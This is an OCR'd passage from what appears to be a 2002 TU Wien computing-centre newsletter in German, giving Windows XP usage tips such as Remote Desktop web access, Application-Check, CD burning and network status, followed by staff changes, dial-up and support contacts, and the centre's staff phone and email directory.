Jetzt markiert man *Internet-Informationsdienste* (IIS) und klickt auf *Details*, dann selektiert man *WWW-Dienst*. (Unter *Details* und sollte dann auch der Punkt *Remote Desktop-Webverbindung* angehakt sein).

2.) *Start – Einstellungen – Systemsteuerung*

Unter Verwaltung auf *Internet-Informationsdienste* gehen.

In dieser MMC erweitert man *Websites* (aufs Pluszeichen drücken) und markiert dann *tsweb*. Jetzt öffnet man die Eigenschaften von *tsweb* (rechte Maustaste) und wechselt dann zur Registerkarte *Verzeichnissicherheit*, wo man im Feld *Steuerung des anonymen Zugriffs* und der *Authentifizierung* auf *Bearbeiten*. Hier wird *Anonymer Zugriff* aktiviert und, nachdem man noch zweimal auf OK gedrückt hat, ist man fertig.

Application-Check

Der Application-Check ist eine überaus hilfreiche und praktische Innovation in Windows XP, welche die Gefahren bei einem Systemupdate senken soll, da Applikationen vor dem Update nach Möglichkeit auf Funktionstüchtigkeit geprüft werden. In gesonderten Fällen ist es möglich, die betreffende Applikation „kompatibel“ zu machen, indem das Environment (Zugriff auf Systemdateien, Umgebungsvariablen, usw.) auf das entsprechende System herabgestuft wird.

Aus Erfahrung kann ich sagen, dass es sich bis jetzt noch nie wirklich ausgezahlt hat, ein Betriebssystem-Update durchzuführen. Sinn macht es, diesen Application-Check am alten System auszuführen, um zu sehen, für welche Programme man Updates besorgen muss, und das Betriebssystem neu aufzusetzen.

Multimediales

Im Großen und Ganzen kann man sagen, dass es von Allem etwas, aber nichts Ganzes gibt.

Mit WebCams (Plug and „Pray“ wurde auf USB anscheinend verbessert) kann man standardmäßig Snapshots schießen, ohne Zusatzsoftware zu installieren.

Das CD-Brennen hat einen vergleichbaren Leistungsumfang wie Roxios DirectCD. Die zu brennenden Dateien werden lediglich auf das CDR-Laufwerk kopiert (Abb. 3) und mit der entsprechenden Bestätigung auf der CD verewigt. Beim Beschreiben der CDR steht lediglich CD-ROM XA Mode 2 zur Verfügung, was aber wiederum in den meisten Fällen ausreichend sein sollte (z.B. Datensicherung und Portierung).




Abbildung 3

Komprimierte Dateien (z.B.: WinZip) können ohne Zusatzsoftware geöffnet werden.

Spracherkennung, Schrifterkennung, Sprachausgabe

HowTo:

Start – Einstellungen – Systemsteuerung – Sprachein-/ausgabe

Netzwerk

Nettes Feature für Administratoren, denen es zu blöd ist, hundert mal am Tag ein DOS-Fenster zu öffnen: Bei Windows XP ist kein winipcfg (Win98) oder ipconfig (WinNT) mehr nötig!

HowTo:

Start – Einstellungen – Netzwerkverbindungen

Öffnet man *LAN-Verbindung* (Status von *LAN-Verbindung*), dann gibt's da was Neues, und zwar *Netzwerkunterstützung*. Unter den Details wird u.a. auch die physikalische Adresse aufgelistet).

Personelle Veränderungen

Herr **Dipl.-Ing. Udo Linauer**, der bisherige Beauftragte für IT-Sicherheit am ZID, wurde vom Bundesministerium für öffentliche Leistung und Sport abgeworben und ist vom 1. 2. 2002 bis 31. 12. 2003 für die Mitarbeit in der IT Task Force der Bundesregierung karenziert. Die Agenden des Bereichs Sicherheit sind in die Abteilung Standardsoftware eingegliedert worden.

Seit Anfang März ist Herr **Ingmar Jaitner** (jaitner@zid.tuwien.ac.at, Nst: 42037) in der Abt. Standardsoftware schwerpunktmäßig zur Unterstützung im Bereich Systemsicherheit tätig.

Wir wünschen allen neuen Mitarbeitern viel Erfolg und Freude bei ihrer Tätigkeit am ZID.

Herr **Ing. Thomas Gonschorowski** (gonschorowski@zid.tuwien.ac.at, Nst. 42056) ist seit Anfang August in der Abteilung Kommunikation im Bereich Netz-Hardware, Infrastruktur im Access-Bereich tätig.

Seit Anfang August arbeitet Herr **Dietmar Sonnleitner** (sonnleitner@zid.tuwien.ac.at, Nst. 42087) in der Abteilung Zentrale Services anstelle von Herrn **Manfred Hautzinger**, der Ende Mai den Zentralen Informatikdienst verlassen hat. Sein Aufgabengebiet ist die UNIX-Systemunterstützung bei den zentralen Servern.

Wählleitungen

01 / 589 32	**Normaltarif**
07189 15893	**Online-Tarif** (50 km um Wien)

Datenformate:
300 - 56000 Bit/s (V.92)
MNP5/V.42bis/V.44
PPP
ISDN Synchronous PPP

Auskünfte, Störungsmeldungen

Sekretariat
Tel.: 58801-42001
E-Mail: sekretariat@zid.tuwien.ac.at

TUNET

Störungen
Tel.: 58801-42003
E-Mail: trouble@noc.tuwien.ac.at
Rechneranmeldung
E-Mail: hostmaster@noc.tuwien.ac.at
Telekom
Hotline: 08 (nur innerhalb der TU)
E-Mail: telekom@noc.tuwien.ac.at
Chipkarten, Abrechnung: 58801-42008
TU-ADSL
Hotline 58801-42007
E-Mail: adslhelp@zid.tuwien.ac.at

Netz- und Systemsicherheit
E-Mail: security@tuwien.ac.at

Service-Line Abt. Standardsoftware
Tel.: 58801-42004
E-Mail: sekretariat@sts.tuwien.ac.at

Systemunterstützung
Computer Help Line 42124
E-Mail: pss@zid.tuwien.ac.at
Web: sts.tuwien.ac.at/pss/

Campussoftware
E-Mail: campus@zid.tuwien.ac.at
gd@zid.tuwien.ac.at

Zentrale Server, Operating
Tel.: 58801-42005
E-Mail: operator@zid.tuwien.ac.at

Internet-Räume
Tel.: 58801-42006
E-Mail: studhelp@zid.tuwien.ac.at

Personalverzeichnis

Telefonliste, E-Mail-Adressen

Zentraler Informatikdienst (ZID)
der Technischen Universität Wien
Wiedner Hauptstraße 8-10 / E020
A - 1040 Wien
Tel.: (01) 58801-42000 (Leitung)
Tel.: (01) 58801-42001 (Sekretariat)
Fax: (01) 58801-42099
Web: www.zid.tuwien.ac.at

Leiter des Zentralen Informatikdienstes:

W. Kleinert	42010	kleinert@zid.tuwien.ac.at

Administration:

A. Müller	42015	mueller@zid.tuwien.ac.at
M. Grebhann-Haas	42018	grebhann-haas@zid.tuwien.ac.at

Öffentlichkeitsarbeit

I. Husinsky	42014	husinsky@zid.tuwien.ac.at

Abteilung Zentrale Services

www.zid.tuwien.ac.at/zserv/

Leitung		
P. Berger	42070	berger@zid.tuwien.ac.at
W. Altfahrt	42072	altfahrt@zid.tuwien.ac.at
J. Beiglböck	42071	beiglboeck@zid.tuwien.ac.at
P. Deinlein	42074	deinlein@zid.tuwien.ac.at
P. Egler	42094	egler@zid.tuwien.ac.at
H. Eigenberger	42075	eigenberger@zid.tuwien.ac.at
C. Felber	42083	felber@zid.tuwien.ac.at
H. Flamm	42092	flamm@zid.tuwien.ac.at
W. Haider	42078	haider@zid.tuwien.ac.at
E. Haunschmid	42080	haunschmid@zid.tuwien.ac.at
M. Hofbauer	42085	hofbauer@zid.tuwien.ac.at
P. Kolmann	42095	kolmann@zid.tuwien.ac.at
F. Mayer	42082	fmayer@zid.tuwien.ac.at
J. Pfennig	42076	pfennig@zid.tuwien.ac.at
M. Rathmayer	42086	rathmayer@zid.tuwien.ac.at
M. Roth	42091	roth@zid.tuwien.ac.at
J. Sadovsky	42073	sadovsky@zid.tuwien.ac.at
D. Sonnleitner	42087	sonnleitner@zid.tuwien.ac.at
E. Srubar	42084	srubar@zid.tuwien.ac.at
Werner Weiss	42077	weisswer@zid.tuwien.ac.at

Abteilung Kommunikation

nic.tuwien.ac.at

Leitung		
J. Demel	42040	demel@zid.tuwien.ac.at
S. Beer	42061	beer@zid.tuwien.ac.at
F. Blöser	42041	bloeser@zid.tuwien.ac.at
G. Bruckner	42046	bruckner@zid.tuwien.ac.at
S. Dangel	42066	dangel@zid.tuwien.ac.at
A. Datta	42042	datta@zid.tuwien.ac.at
T. Eigner	42052	eigner@zid.tuwien.ac.at
S. Geringer	42065	geringer@zid.tuwien.ac.at
T. Gonschorowski	42056	gonschorowski@zid.tuwien.ac.at
J. Haider	42043	jhaider@zid.tuwien.ac.at
P. Hasler	42044	hasler@zid.tuwien.ac.at
S. Helmlinger	42063	helmlinger@zid.tuwien.ac.at
H. Kainrath	42045	kainrath@zid.tuwien.ac.at
J. Klasek	42049	klasek@zid.tuwien.ac.at
W. Koch	42053	koch@zid.tuwien.ac.at
T. Linneweh	42055	linneweh@zid.tuwien.ac.at
I. Macsek	42047	macsek@zid.tuwien.ac.at
M. Markowitsch	42062	markowitsch@zid.tuwien.ac.at
F. Matasovic	42048	matasovic@zid.tuwien.ac.at
W. Meyer	42050	meyer@zid.tuwien.ac.at
R. Vojta	42054	vojta@zid.tuwien.ac.at
Walter Weiss	42051	weiss@zid.tuwien.ac.at

Abteilung Standardsoftware

sts.tuwien.ac.at

Leitung		
A. Blauensteiner	42020	blauensteiner@zid.tuwien.ac.at
C. Beisteiner	42021	beisteiner@zid.tuwien.ac.at
J. Donatowicz	42028	donatowicz@zid.tuwien.ac.at
G. Gollmann	42022	gollmann@zid.tuwien.ac.at
M. Holzinger	42025	holzinger@zid.tuwien.ac.at
I. Jaitner	42037	jaitner@zid.tuwien.ac.at
N. Kamenik	42034	kamenik@zid.tuwien.ac.at
A. Klauda	42024	klauda@zid.tuwien.ac.at
H. Mastal	42079	mastal@zid.tuwien.ac.at
H. Mayer	42027	mayer@zid.tuwien.ac.at
G. Mosinzer	42023	mosinzer@zid.tuwien.ac.at
E. Schörg	42029	schoerg@zid.tuwien.ac.at
R. Sedlaczek	42030	sedlaczek@zid.tuwien.ac.at
W. Selos	42031	selos@zid.tuwien.ac.at
B. Simon	42032	simon@zid.tuwien.ac.at
A. Sprinzl	42033	sprinzl@zid.tuwien.ac.at
W. Steinmann	42036	steinmann@zid.tuwien.ac.at
P. Torzicky	42035	torzicky@zid.tuwien.ac.at